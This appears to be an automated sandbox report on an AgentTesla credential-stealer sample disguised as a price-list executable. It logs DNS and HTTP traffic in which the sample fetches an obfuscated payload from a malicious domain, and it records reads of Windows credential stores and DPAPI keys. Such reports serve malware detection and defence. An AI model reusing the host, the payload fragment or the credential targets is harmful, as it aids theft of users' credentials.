Feb 23, 2021 09:58:11.986356020 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.986390114 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.986485004 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.987576008 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.987611055 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.987687111 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.988841057 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.989346027 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.989381075 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.989449024 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.990560055 CET	80	49711	104.21.71.230	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:58:11.990596056 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.990648031 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.991805077 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.991847038 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.991899014 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.993078947 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.993128061 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.993184090 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.994373083 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.994409084 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.994478941 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.995537043 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.995569944 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.995615959 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.996773958 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.996829987 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.996861935 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.998059988 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.998090982 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.998147964 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.999277115 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.999306917 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.999372005 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:12.000523090 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.000562906 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.000610113 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:12.001801968 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.001831055 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.002104044 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:12.387046099 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.387093067 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.387192965 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:12.387536049 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.403857946 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.403904915 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:12.404278040 CET	49711	80	192.168.2.6	104.21.71.230

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:58:01.779805899 CET	49283	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:01.843063116 CET	53	49283	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:01.858932018 CET	58377	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:01.907627106 CET	53	58377	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:02.252226114 CET	55074	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:02.300759077 CET	53	55074	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:02.514226913 CET	54513	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:02.562886000 CET	53	54513	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:05.151606083 CET	62044	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:05.210381031 CET	53	62044	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:06.165865898 CET	63791	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:06.226519108 CET	53	63791	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:07.370243073 CET	64267	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:07.418992996 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:09.609307051 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:09.661053896 CET	53	49448	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:11.400343895 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:11.460376024 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:15.664323092 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:15.713074923 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:25.772893906 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:25.821585894 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:26.719842911 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:26.768448114 CET	53	56023	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:58:27.863992929 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:27.915503979 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:39.916248083 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:39.967736006 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:47.694259882 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:47.751365900 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:53.494467020 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:53.546283960 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:57.324836969 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:57.384803057 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:57.477883101 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:57.535003901 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 09:58:59.350963116 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:58:59.400434017 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:09.894043922 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:09.956212044 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:10.642409086 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:10.691104889 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:11.503909111 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:11.563760996 CET	53	50055	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:12.038431883 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:12.140125990 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:12.340500116 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:12.408098936 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:12.624511003 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:12.681485891 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:13.294652939 CET	49694	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:13.346338034 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:13.992314100 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:14.049511909 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:14.972235918 CET	50010	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:15.021028996 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:15.320014000 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:15.378712893 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:16.450285912 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:16.507816076 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:16.974112034 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:17.031265974 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:26.311815023 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:26.361990929 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:31.116597891 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:31.176487923 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:32.589982986 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:32.641614914 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:33.738806009 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:33.787566900 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:34.745445013 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:34.796977997 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:36.042706966 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:36.093416929 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:37.325345993 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:37.374044895 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:38.615228891 CET	54683	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:38.667155027 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:39.334280014 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:39.392852068 CET	53	59329	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:41.642321110 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:41.691236973 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:45.811018944 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:45.883150101 CET	53	56129	8.8.8.8	192.168.2.6
Feb 23, 2021 09:59:48.978224039 CET	58177	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:59:49.029850006 CET	53	58177	8.8.8.8	192.168.2.6
Feb 23, 2021 10:00:05.907835007 CET	50700	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:00:05.956501961 CET	53	50700	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:00:17.463215113 CET	54069	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:00:17.531023026 CET	53	54069	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:58:11.400343895 CET	192.168.2.6	8.8.8.8	0xcc4b	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:00:17.463215113 CET	192.168.2.6	8.8.8.8	0x8f5d	Standard query (0)	mail.elect robelarmino.pt	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:58:11.460376024 CET	8.8.8.8	192.168.2.6	0xcc4b	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:58:11.460376024 CET	8.8.8.8	192.168.2.6	0xcc4b	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 10:00:17.531023026 CET	8.8.8.8	192.168.2.6	0x8f5d	No error (0)	mail.elect robelarmino.pt		109.71.43.243	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49711	104.21.71.230	80	C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:58:11.550564051 CET	1090	OUT	GET /base/FBD1AA88F2DB3E5E79F7212492E97FE4.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:58:11.669672012 CET	1092	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:58:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d9f146432d691f502a99c6af0b59c5ad41614070691; expires=Thu, 25-Mar-21 08:58:11 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 22:31:52 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086fb54f0400004c91ce8ce000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=bT5dh5XRbuDUZZ0Vs%2F6zo3dmicm5%2B%2BuvU76ejQkzUdOReaWiTUY8L%2F36nBo9SflV30a2je6zBp56jL8MAZLxqF7hoiknK4gJ1LQ3a6TjPhSRsU4y"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625fbe5e680f4c91-AMS Data Raw: 37 63 39 33 0d 0a 3c 70 3e 48 48 52 4a 46 52 6b 6e 6e 52 46 52 57 52 46 52 46 52 46 52 6e 52 46 52 46 52 46 52 6d 67 67 52 6d 67 67 52 46 52 46 52 6b 72 6e 52 46 52 46 52 46 52 46 52 46 52 46 52 46 52 56 6e 52 46 52 6b 6d 72 52 46 52 46 52 46 52 6b 6e 52 57 6b 52 6b 72 56 52 6b 6e 52 46 52 6b 72 46 52 4a 52 6d 46 67 52 57 57 52 6b 72 6e 52 6b 52 48 56 52 6d 46 67 52 57 57 52 72 6e 52 6b 46 6e 52 6b 46 67 52 6b 6b 67 52 57 6d 52 6b 6b 6d 52 6b 6b 6e 52 6b 6b 6b 52 6b 46 57 52 6b 6b 6e 52 4a 48 52 6b 46 4a 52 57 6d 52 4a 4a 52 4a 48 52 6b 6b 46 52 6b 6b 46 52 6b 6b 6b 52 6b 6b 56 52 57 6d 52 4a 72 52 6b 46 6b 52 57 6d 52 6b 6b 6e 52 6b 6b 48 52 6b 6b 46 52 57 6d 52 6b 46 67 52 6b 6b 46 52 57 6d 52 56 72 52 48 4a 52 72 57 52 57 6d 52 6b 46 4a 52 6b 6b 6b 52 6b 46 46 52 6b 46 6b 52 6e 56 52 6b 57 52 6b 57 52 6b 46 52 57 56 52 46 52 46 52 46 52 46 52 46 52 46 52 46 52 72 46 52 56 4a 52 46 52 46 52 48 56 52 6b 52 57 52 46 52 48 56 52 6b 6e 6d 52 6e 6b 52 6b 72 46 52 46 52 46 52 46 52 46 52 46 52 46 52 46 52 46 52 6d 6d 6e 52 46 52 57 6e 52 46 52 6b 6b 52 6b 52 72 46 52 46 52 46 52 4a 72 52 6e 52 46 52 46 52 56 52 46 52 46 52 46 52 46 52 46 52 46 52 6d 46 56 52 6b 6d 4a 52 6e 52 46 52 46 52 57 6d 52 46 52 46 52 46 52 6b 56 46 52 6e 52 46 52 46 52 46 52 46 52 6b 6d 72 52 46 52 57 6d 52 46 52 46 52 46 52 46 52 6d 52 46 52 46 52 6e 52 46 52 46 52 46 52 46 52 46 52 46 52 46 52 6e 52 46 52 46 52 46 52 46 Data Ascii: 7c93<p>HHRJFRknnRFRWRFRFRFRnRFRFRFRmggRmggRFRFRkrnRFRFRFRFRFRFRFRVnRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRFRkmrRFRFRFRknRWkRkrVRknRFRkrFRJRmFgRWWRkrnRkRHVRmFgRWWRrnRkFnRkFgRkkgRWmRkkmRkknRkkkRkFWRkknRJHRkFJRWmRJJRJHRkkFRkkFRkkkRkkVRWmRJrRkFkRWmRkknRkkHRkkFRWmRkFgRkkFRWmRVrRHJRrWRWmRkFJRkkkRkFFRkFkRnVRkWRkWRkFRWVRFRFRFRFRFRFRFRFRrFRVJRFRFRHVRkRWRFRHVRknmRnkRkrFRFRFRFRFRFRFRFRFRFRmmnRFRWnRFRkkRkRrFRFRFRJrRnRFRFRVRFRFRFRFRFRFRmFVRkmJRnRFRFRWmRFRFRFRkVFRnRFRFRFRFRkmrRFRWmRFRFRFRmRFRFRnRFRFRFRFRFRFRFRnRFRFRFRF

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: PRICE LIST (NOVEMBER 2020).exe PID: 7024 Parent PID: 5892

General

Start time:	09:58:10
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe'
Imagebase:	0x4e0000
File size:	32624 bytes
MD5 hash:	404EF05A6ACC67C2B59189171F9EB0FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.408840217.0000000007761000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.407424044.0000000006835000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD4CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB91B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DD0D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DD0D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DD0D72F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DD0D72F	unknown
C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe	unknown	4096	success or wait	1	6DD0D72F	unknown
C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe	unknown	512	success or wait	1	6DD0D72F	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5932 Parent PID: 7024

General

Start time:	09:58:28
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4540 Parent PID: 5932

General

Start time:	09:58:29
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 4852 Parent PID: 5932

General

Start time:	09:58:29
Start date:	23/02/2021

Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x280000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: PRICE LIST (NOVEMBER 2020).exe PID: 1508 Parent PID: 7024

General

Start time:	09:58:31
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe
Imagebase:	0x840000
File size:	32624 bytes
MD5 hash:	404EF05A6ACC67C2B59189171F9EB0FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.601396712.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD4CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC803DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CB91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CB91B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CB91B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\04cd6213-3869-40cc-8036-20150ff3981e	unknown	4096	success or wait	1	6CB91B4F	ReadFile

Analysis Process: WerFault.exe PID: 6704 Parent PID: 7024

General

Start time:	09:58:33
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7024 -s 1592
Imagebase:	0xcc0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70181717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown
